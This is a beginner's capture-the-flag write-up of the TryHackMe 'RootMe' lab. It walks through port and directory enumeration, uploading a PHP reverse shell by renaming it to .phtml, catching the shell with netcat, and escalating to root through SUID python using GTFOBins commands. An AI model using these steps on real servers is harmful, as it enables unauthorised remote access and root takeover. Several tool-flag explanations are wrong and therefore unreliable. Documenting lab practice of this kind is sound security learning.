

thm rootme machine

from [TryHackMe | RootMe](#)

I used/got assisted by a video [TryHackMe! RootMe - PHP File Upload Bypass \(youtube.com\)](#)

first I connect to it with **my machine: kali linux**

on my kali linux I download a configuration file of software openvpn from try hack me

go to connect to thm(try hack me) press on starting point press on openvpn

There is an option/exist an option to use Tryhackme's machine called attack box or to connect with a vpn connection with a software called open vpn through your kali linux computer

Guide to connect with open vpn [TryHackMe | OpenVPN](#)

We press on access on this website

Task 4  Connecting with Linux



OpenVPN - Linux


1. Download OpenVPN by running the following command in your terminal: `sudo apt install openvpn`
2. Locate the **full path** to your VPN configuration file (download from the [access](#) page), normally in your Downloads folder.
3. Use your OpenVPN file with the following command: `sudo openvpn /path-to-file/file-name.ovpn`

And that's it! You should be successfully connected.

It lead us to [TryHackMe | Access](#)

There select a server type and download a settings file

Choose vpn server and press download vpn setting file



If we get stuck with an OpenSSL error: error:0480006C:PEM routines::no start line:Expecting: CERTIFICATE

OpenSSL: error:0A080009:SSL routines::PEM lib

A solution to change the server type from EU-Regular-1 to another server

[VPN issue : r/tryhackme \(reddit.com\)](https://www.reddit.com/r/tryhackme)

[Starting Point VPN issue: OpenSSL error - no start line : r/hackthebox \(reddit.com\)](https://www.reddit.com/r/hackthebox)

[Openvpn SSL error - Off-topic - Hack The Box :: Forums](https://forums.hackthebox.com/)

EU-West-Regular-1 server worked for me

The settings file is related to the user you registered with to Tryhackme

If you download in kali linux, the file will be downloaded to the Downloads folder

You see the download vpn in you'r user download folder

Open vpn should be automatically installed on kali linux operating system

If not installed, install command `sudo apt install openvpn -y`

What is openvpn is software to connect to a vpn server via configuration file

[Business VPN For Secure Networking | OpenVPN](#)

[What Is OpenVPN? | OpenVPN](#)

Connect linux ubuntu to openvpn

[How To Set Up and Configure an OpenVPN Server on Ubuntu 20.04 | DigitalOcean](#)

I connect to tryhackme Bounty Hunter with **my machine: kali linux** to be in the same network

I want able to scan it and solve the machine

Connecting to tryhackme with Open vpn, opening a terminal and typing the command `sudo openvpn /where file.ovpn` is

Example `sudo openvpn /home/user/Downloads/ Tryhackme user.ovpn`

If everything went successfully you will get a screen in terminal: Initialization Sequence Completed

```
2024-05-22 05:08:37 Initialization Sequence Completed
2024-05-22 05:08:37 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 25, compressi
on: 'lzo'
```

[Getting Started with OpenVPN | Try Hack Me Help Center](#)



You see also a sign above

You can also check with the `ip a` command in another terminal and see the results – validation way

```
ip a
```

```
3: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOOPBACK>
    mtu 1500 qdisc noop link/none state UNKNOWN group default qlen 500
    inet 10.2.11.216/17 scope global tun0
```

*If you need more time to solve the machine, there is an option to click Add one hour to the tryhackme machine

Then open a new terminal, so that 2 terminal windows are open

In the second terminal window you can check a connection to the tryhackme machine that we need to attack with the `ping tryhackme machine ip` command

I will get tryhackme ip

We were asked to scan the open ports on the machine in the hint tab. They want us to scan with a program called `nmap`

[Nmap: the Network Mapper - Free Security Scanner](#)

[What is Nmap and How to Use it – A Tutorial for the Greatest Scanning Tool of All Time \(freecodecamp.org\)](#)

[nmap\(1\) - Linux manual page \(man7.org\)](https://man7.org/linux/man-pages/8C012818.html)

I will use the command `nmap -sV -nP -p- -A -T3 ip target`

```
nmap -sV -nP -p- -A -T3 10.10.235.119
```

Meaning

Command `nmap` command to scan devices and see variabilities

Flag `-sV` check for services and services versions

Flag `-Pn` don't do ping

Flag `-p-` Scan on ports

Flag `-A` Scan with extended options

Flag `-T` Amount of time the scan will last, set scan duration

Numbers 0-5 set scan speed 0 lowest 5 highest

[What are Nmap Timing Templates? \(educative.io\)](https://educative.io/qa/what-are-nmap-timing-templates)

It takes too long to scan so I used the command `nmap -T3 ip target`

```
└─$ sudo nmap -T3 10.10.235.119
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-22 05:38 EDT
Nmap scan report for 10.10.235.119
Host is up (0.37s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 5.00 seconds
```

I see 2 running ports of 2 services

Question: Scan the machine, how many ports are open?

Answer: 2

Question: What version of Apache is running?

Answer: 2.4.29

Question: What service is running on port 22?

Answer: ssh

I will try I tried to access the http service and use it

I did not try to access the ssh service and use it because the ssh service is a remote login protocol and requires user information to use it and I do not know user information to use it

I was asked to check the version of the apache server

You can also access the site with port 80 and then run a plugin called wappalyzer which scans and shows you the technologies the site uses

<https://www.wappalyzer.com/>

You can register wappalyzer extension on Google and install it in your browser

Usage: Log in to the site and then click on the wappalyzer extension

I used the Nikto tool, a tool for scanning http pages

Command: Nikto -h http://ip

The -h flag indicates which host to scan

http://ip indicates the site you want to scan

[Web Server Scanning With Nikto – A Beginner's Guide \(freecodecamp.org\)](#)

```
nikto -h http://10.10.235.119
```

We were asked to connect to a website and find hidden folders with a tool called GoBuster

GoBuster enumeration tool for collecting information within an organization about network applications

Gobuster tutorial (hackertarget.com)

Command suggested in tryhackme: gobuster dir -u MACHINE_IP -w WORDLIST_PATH

Don't know about this tool so I search for it on the internet and use the man command for a guide

Not every tool or command has a guide

Using the man command gobuster

```
man gobuster
```

Gobuster is a tool used to **brute-force**: URIs (directories and files) in web sites, DNS subdomains (with wildcard support), Virtual Host names on target web servers, Open Amazon S3 buckets, Open Google Cloud buckets and TFTP servers.

Gobuster is useful for **pentesters, ethical hackers and forensics experts**. It also can be used for **security tests**.

Meaning

command gobuster need a list to compare file on brute-force attack

can see how to use gobuster with command: man gobuster

Meaning

Command gobuster allow you to search hidden files and directors on a web server

Flag dir allow the classic directory brute-forcing mode on website

Flag -u represent url

url [What is a URL? - Learn web development | MDN \(mozilla.org\)](https://developer.mozilla.org/en-US/docs/Web/HTTP/What_is_a_URL)

MACHINE_IP target ip which I attack

Flag -w use a list on brute-force

File list.txt a list use to compare file on brute-force

I search on google a list compare file on brute-force, i have found: common.txt

common.txt list locate on route/location /usr/share/wordlists/dirb/

[Gobuster Tutorial – How to Find Hidden Directories, Sub-Domains, and S3 Buckets \(freecodecamp.org\)](https://www.freecodecamp.org/news/gobuster-tutorial-how-to-find-hidden-directories-sub-domains-and-s3-buckets/)

[How To Use GoBuster To Find Hidden Files/Directories \(youtube.com\)](https://www.youtube.com/watch?v=8Hh3R8Uw8Y0)

Command I wrote gobuster dir -u http://10.10.235.119/ -w /usr/share/wordlists/dirb/common.txt

```
gobuster dir -u http://10.10.235.119/ -w /usr/share/wordlists/dirb/common.txt
```

Dirb scan website content search viewed and hidden files

[dirb | Kali Linux Tools](#)

/usr/share/wordlists/dirb/ a folder that content search viewed and hidden files on website

common.txt a list to search and compare file on brute-force

search on chat gpt after purpose of common.txt

write common.txt list contains similar patterns and conventions in web development



You

explain me common.txt



ChatGPT

`common.txt` is a text file commonly found in directories related to web application security testing, such as `/usr/share/wordlists/dirb/`. It contains a list of common words and phrases that are frequently used in directory and file names on web servers.

These words and phrases are typically chosen because they represent common patterns and conventions used in web development, such as default directory names, common application names, standard file names, and other resources commonly found on web servers.

common.txt list content

[wordlists/common.txt · f43c03a2bef91118debffd6cec9573f21bb5f9e8 · Kali Linux / Packages / dirb · GitLab](#)

[dirb/wordlists/common.txt at master · v0re/dirb · GitHub](#)

Gobuster tool use option dir to search and compare file from website to common.txt list on brute force

I type: `gobuster dir -u MACHINE_IP -w /usr/share/wordlists/dirb/common.txt`

After running it, we discovered hidden folders named uploads, css, js, panel

Folders next to them have a 301 code, the code for referring to the website.

[What are HTTP Status Codes? List Of Important Status Codes - Moz](#)

[HTTP response status codes - HTTP | MDN \(mozilla.org\)](#)

```
/.hta (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/css (Status: 301) [Size: 312] [→ http://10.10.235.119/css/]
/index.php (Status: 200) [Size: 616]
/js (Status: 301) [Size: 311] [→ http://10.10.235.119/js/]
/panel (Status: 301) [Size: 314] [→ http://10.10.235.119/panel/]
/server-status (Status: 403) [Size: 278]
/uploads (Status: 301) [Size: 316] [→ http://10.10.235.119/uploads]
Progress: 4614 / 4615 (99.98%)
```



```
Starting gobuster in directory enumeration mode 10.10.10.205:205.116, port
/uploads (Status: 301) [Size: 316] [→ http://10.10.205.116
/uploads/] (Status: 301) [Size: 316] [→ http://10.10.205.116
/css (Status: 301) [Size: 312] [→ http://10.10.205.116
/css/] (Status: 301) [Size: 312] [→ http://10.10.205.116
/js (Status: 301) [Size: 311] [→ http://10.10.205.116
/js/] (Status: 301) [Size: 311] [→ http://10.10.205.116
/panel (Status: 301) [Size: 314] [→ http://10.10.205.116
/panel/] (Status: 301) [Size: 314] [→ http://10.10.205.116
/server-status (Status: 403) [Size: 278] [→ http://10.10.205.116
Progress: 220560 / 220561 (100.00%)
```

Found a directory called /panel/

Question: What is the hidden directory?

Answer: /panel/

We were then asked to log in to the site using a reverse shell and find the contents of a file called user.txt

I searched Google for file upload bypass and PHP reverse shell according to a hint from tryhackme

I discovered using the video at the beginning of the article that there is a executable file in the php folder in the path /usr/share/webshells/

usr/share/webshells// A folder containing files containing shell files for sites

[webshells | Kali Linux Tools](#)

What is webshell [Web Shells - Hacking Life \(amandaguglieri.github.io\)](#)

Searching chatgpt for the function of /usr/share/webshells/, it said that it is a folder containing web shell scripts intended to be uploaded to a website to gain remote control over the website.



You

explained me `/usr/share/webshells/`



ChatGPT

``/usr/share/webshells/`` is a directory commonly found in Unix-like operating systems, particularly in systems with security testing and penetration testing tools installed. This directory contains a collection of web shell scripts, which are small pieces of malicious code or scripts designed to be uploaded to a web server to provide remote access and control over the server.

Web shells are often used by attackers to exploit vulnerabilities in web applications or server misconfigurations. Once uploaded to a vulnerable web server, a web shell allows attackers to execute commands, upload and download files, modify server configurations, and perform other malicious activities remotely.

The ``/usr/share/webshells/`` directory typically contains a variety of web shell scripts written in different languages, such as PHP, ASP, Perl, and others. Each script may have different features and capabilities, tailored to specific vulnerabilities or server environments.

Checking the contents of `usr/share/webshells/` command `ls /usr/share/webshells/`

```
$ ls /usr/share/webshells
asp  aspx  cfm  jsp  laudanum  perl  php
```

Copying the folder to me to the folder I created in Documents Command `sudo cp -r /usr/share/webshells/php /home/aviv/Documents/tryhackme\ rootme`

Original command `sudo cp -r /usr/share/webshells/php /home/your user/`

Meaning

`cp` Copy command

`-r` flag to copy a folder and everything in it

`/usr/share/webshells/php` Original location where the php folder is located

`/home/your user/` Where to copy the php folder

```
sudo cp -r /usr/share/webshells/php /home/aviv/Documents/tryhackme\ rootme
```

Entering into the php folder Command `cd php`

```
$ cd php
```

Checks what files are inside it ls command

```
php-reverse-shell.php  simp
qsd-php-backdoor.php
```

Checks permissions inside the files ls -l command

```
└─$ ls -l
total 36
drwxr-xr-x 2 root root 4096 May 22 07:46 findsocket
-rw-r--r-- 1 root root 2800 May 22 07:46 php-backdoor.php
-rwxr-xr-x 1 root root 5491 May 22 07:46 php-reverse-shell.php
-rw-r--r-- 1 root root 13585 May 22 07:46 qsd-php-backdoor.php
-rw-r--r-- 1 root root 328 May 22 07:46 simple-backdoor.php
```

Open the php-reverse-shell.php file with a text editor. I chose gedit. Command gedit php-reverse-shell.php

```
gedit php-reverse-shell.php
```

The file cannot be modified. Solution: Run the command with the sudo command.

Command: sudo gedit php-reverse-shell.php.

Inside the php-reverse-shell.php file, there are 2 lines where we will change the ip and port to the ip of the VPN and the port of our machine.

That works. The goal: The site will connect to us

```
49 $ip = '127.0.0.1'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
```

Checking running ports ss -tuna or netstat -tuna command

ss

[How to Use the ss Command on Linux \(howtogeek.com\)](http://howtogeek.com)

[ss\(8\) - Linux manual page \(man7.org\)](http://man7.org)

netstat

[Netstat command in Linux - GeeksforGeeks](http://GeeksforGeeks)

[28 Netstat Commands {A Comprehensive List With Examples} \(phoenixnap.com\)](http://phoenixnap.com)

[netstat\(8\) - Linux manual page \(man7.org\)](#)

Meaning

Flag -t Use tcp protocol

Flag -u Use udp protocol

Flag -n Show numbers in a language that humans can understand

Flag -a Show all ports listening and not listening

I used the command ss -tuna

```
L$ ss -tuna
Netid  State  Recv-Q  Send-Q   Local Address:Port  Peer Address:Port Process
udp    UNCONN 0        0        0.0.0.0:54123       0.0.0.0:*
udp    ESTAB  0        0        10.0.2.10%eth0:68   10.0.2.3:67
tcp    ESTAB  0        0        10.0.2.10:35708    34.107.243.93:443
```

We will use the ncat tool to open a listening session

Ncat is a network tool for reading and writing information between networks via command

[Ncat - Netcat for the 21st Century \(nmap.org\)](#)

ncat command [OPTIONS...] [hostname] [port]

Open listening with nc -lvp port or nc -nlvp port

Meaning

Flag -l listen

Flag -p source port

Flag -v extended scan


Flag -n do not look up a website name via dns

[ncat\(1\) - Linux manual page \(man7.org\)](#)

```
nc -lvp 54408
```

We will upload the file to the site we are attacking

We received an error



Solution: Change the file extension to PHP or txt

Command: `sudo mv ./php-reverse-shell.php ./php-reverse-shell.PHp`

Command: `sudo mv ./php-reverse-shell.php ./php-reverse-shell.txt`

```
sudo mv ./php-reverse-shell.php ./php-reverse-shell.PHp
```

```
sudo mv ./php-reverse-shell.PHp ./php-reverse-shell.php.txt
```


the file extension txt to phtml

`sudo mv ./php-reverse-shell.txt ./php-reverse-shell.phtml`

```
sudo mv ./php-reverse-shell.php.txt ./php-reverse-shell.phtml
```

[File upload bypass | Hacker's Grimoire \(gitbook.io\)](#)

I uploaded it again - it worked



Going to the uploads folder to see the file I uploaded



What is an html file Scripting language for creating web pages

[HTML File Format | .html Extension - GeeksforGeeks](#)

[HTML Tutorial \(w3schools.com\)](#)

[HTML: HyperText Markup Language | MDN \(mozilla.org\)](#)

What is a php file Scripting language on servers

[How to Install PHP Extensions on Windows? - GeeksforGeeks](#)

[PHP Introduction \(w3schools.com\)](#)

[What Is a PHP File \(And How Do I Open One\)? \(howtogeek.com\)](#)

What is a phtml file HTML files that also contain php scripts

[What is phtml, and when should I use a .phtml extension rather than .php? - Stack Overflow](#)

[PHTML file extension - File-Extensions.org](#)

After we uploaded the php-reverse-shell.phtml file to the site and entered the uploads folder, we clicked on the file

php-reverse-shell.phtml and it will give us access to it

on the port we are listening

Result: I was able to use reverse shell

```
└─$ nc -nlvp 54408
listening on [any] 54408 ...
connect to [10.2.11.216] from (UNKNOWN) [10.10.235.119] 44258
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
14:00:41 up 4:53, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

I am logged in as user www-data. Check the user with the whoami command

```
$ whoami
www-data
```

[permissions - What is the www-data user? - Ask Ubuntu](#)

I searched for a user.txt file that I was told to find with locate and find commands

without success

```
$ find ~ -name "user.txt"
find: '~': No such file or directory
$ locate user.txt
```

I searched the user's www-data folder located in /var/www to see what files were in it and then I found the user.txt file

ls /var/www command

```
$ ls /var/www
html
user.txt
```

Open the user.txt file with the cat command, a command for reading files

```
$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
```

Question: Find a form to upload and get a reverse shell, and find the flag. user.txt?

Answer: THM{y0u_g0t_a_sh3ll}

I was asked to find files with suid permissions

I searched Search for files with SUID permission

I entered the site <https://www.tecmint.com/how-to-find-files-with-suid-and-sgid-permissions-in-linux/>

It contains the command find directory -perm /permissions

I entered the site <https://unix.stackexchange.com/questions/180867/how-to-search-for-all-suid-sgid-files>

It says find "\$DIRECTORY" -perm /u=s,g=s

I used find / file -perm /u=s


```
find / file -perm /u=s
```

Hint find / -user root -perm /4000 from tryhackme

We found /usr/bin/python among the results

Default permissions of /usr/bin/python are u+x should not have u+s permission

/usr/bin/python default permission

default permissions on my kali linux computer for /usr/bin/python

```
lrwxrwxrwx 1 root root 7 Jan 8 2023 python → python3
lrwxrwxrwx 1 root root 9 Jul 28 2021 python2 → python2.7
-rwxr-xr-x 1 root root 3414584 Aug 1 2022 python2.7
lrwxrwxrwx 1 root root 10 Mar 4 13:43 python3 → python3.11
-rwxr-xr-x 1 root root 6815960 Apr 10 09:16 python3.11
lrwxrwxrwx 1 root root 34 Apr 10 09:16 python3.11-config → x86_64-linux-gnu-pyt
hon3.11-config
-rwxr-xr-x 1 root root 8015040 Apr 10 01:33 python3.12
lrwxrwxrwx 1 root root 34 Apr 10 01:33 python3.12-config → x86_64-linux-gnu-pyt
```

So among all the files I found the strange file with suid permission is /usr/bin/python

```
/usr/bin/python
```

Question: Search for files with SUID permission, which file is weird?

Answer: /usr/bin/python

We were asked to upload permissions to root and read content in the root.txt file

Recommended tool gtfobins from tryhackme

Gtfobins is a Linux binaries tool that contains a list that allows uploading local permissions on systems that are configured incorrectly

[GTFOBins](#)

We need to raise permissions to root

Because /usr/bin/python is configured with suid we will search the site <https://gtfobins.github.io/> a vulnerability related to python

[python | GTFOBins](#)

You can see that the exploit exists in python versions 2 and 3


We will check what version of python is on the site with the python --version command

We discovered that the exploit will be able to run on the python version of the site

.. / python

Shell	Reverse shell	File upload	File download	File write	File read	Library load	SUID	Sudo	Capabilities
-------	---------------	-------------	---------------	------------	-----------	--------------	------	------	--------------

The payloads are compatible with both Python version 2 and 3.



Let's try using the shell option first: `python -c 'import os; os.system("/bin/sh")'`

Because /usr/bin/python is configured with suid, we will use the suid option: `sudo install -m =xs $(which python)`

`python -c 'import os; os.execl("/bin/sh", "sh", "-p")'`

What does `sudo install -m =xs $(which python)` mean?

Sudo Temporary administrator privileges if you are in the sudo group

Install Software installation

-m Specifies the permission status of a software installation

=xs Specifies file installation settings

Xs Tells the device how to open files

[XS File: How to open XS file \(and what it is\)](#)

[XS File Extension - What is it? How to open an XS file? \(filext.com\)](#)

X set execute permission

S set the file to run with permissions of the owner who created it

\$(which python) tells what the path of python is

sudo install -m =xs \$(which python) allows setting execute permissions as owner for Python interpreter



You

explained me command: `sudo install -m =xs $(which python)`



ChatGPT

This command is a bit complex, so let's break it down:

1. **sudo**: This command is used in Unix-like operating systems to run commands with elevated privileges, typically as the root user. It stands for "superuser do".
2. **install**: This command is typically used for copying files and setting attributes during installation. However, its usage here is a bit unusual since it's not followed by a file to install.
3. **-m =xs**: These are options passed to the install command:
 - **`-m`**: Specifies the file mode (permissions) of the installed file.
 - **`=xs`**: This part is a bit uncommon. It's setting the mode of the installed file to "xs". Here's what it means:

- **`x`**: Sets the execute permission.
 - **`s`**: Sets the setuid and setgid bits. When a file is set with the setuid bit, it will run with the permissions of the file owner. When set with the setgid bit, it will run with the permissions of the group owner.
4. **\$(which python)**: This part is a command substitution. `which python` finds the path to the Python interpreter. So, `$(which python)` gets replaced by the full path to the Python interpreter found in the system.

So, when you put it all together, the command is essentially setting the permissions of the Python interpreter to have execute permissions and the setuid and setgid bits. This can be used for various purposes, but it's worth noting that setting setuid/setgid on files can have security implications, so it should be done with caution.

Command `python -c 'import os; os.execl("/bin/sh", "sh", "-p")'` meaning

Python start running python code

-c command, running a command in python

import os will import the os model to communicate with the operating system

os.execl inside the os model we will use the os.execl option allows replacing the current process with another process like /bin/sh

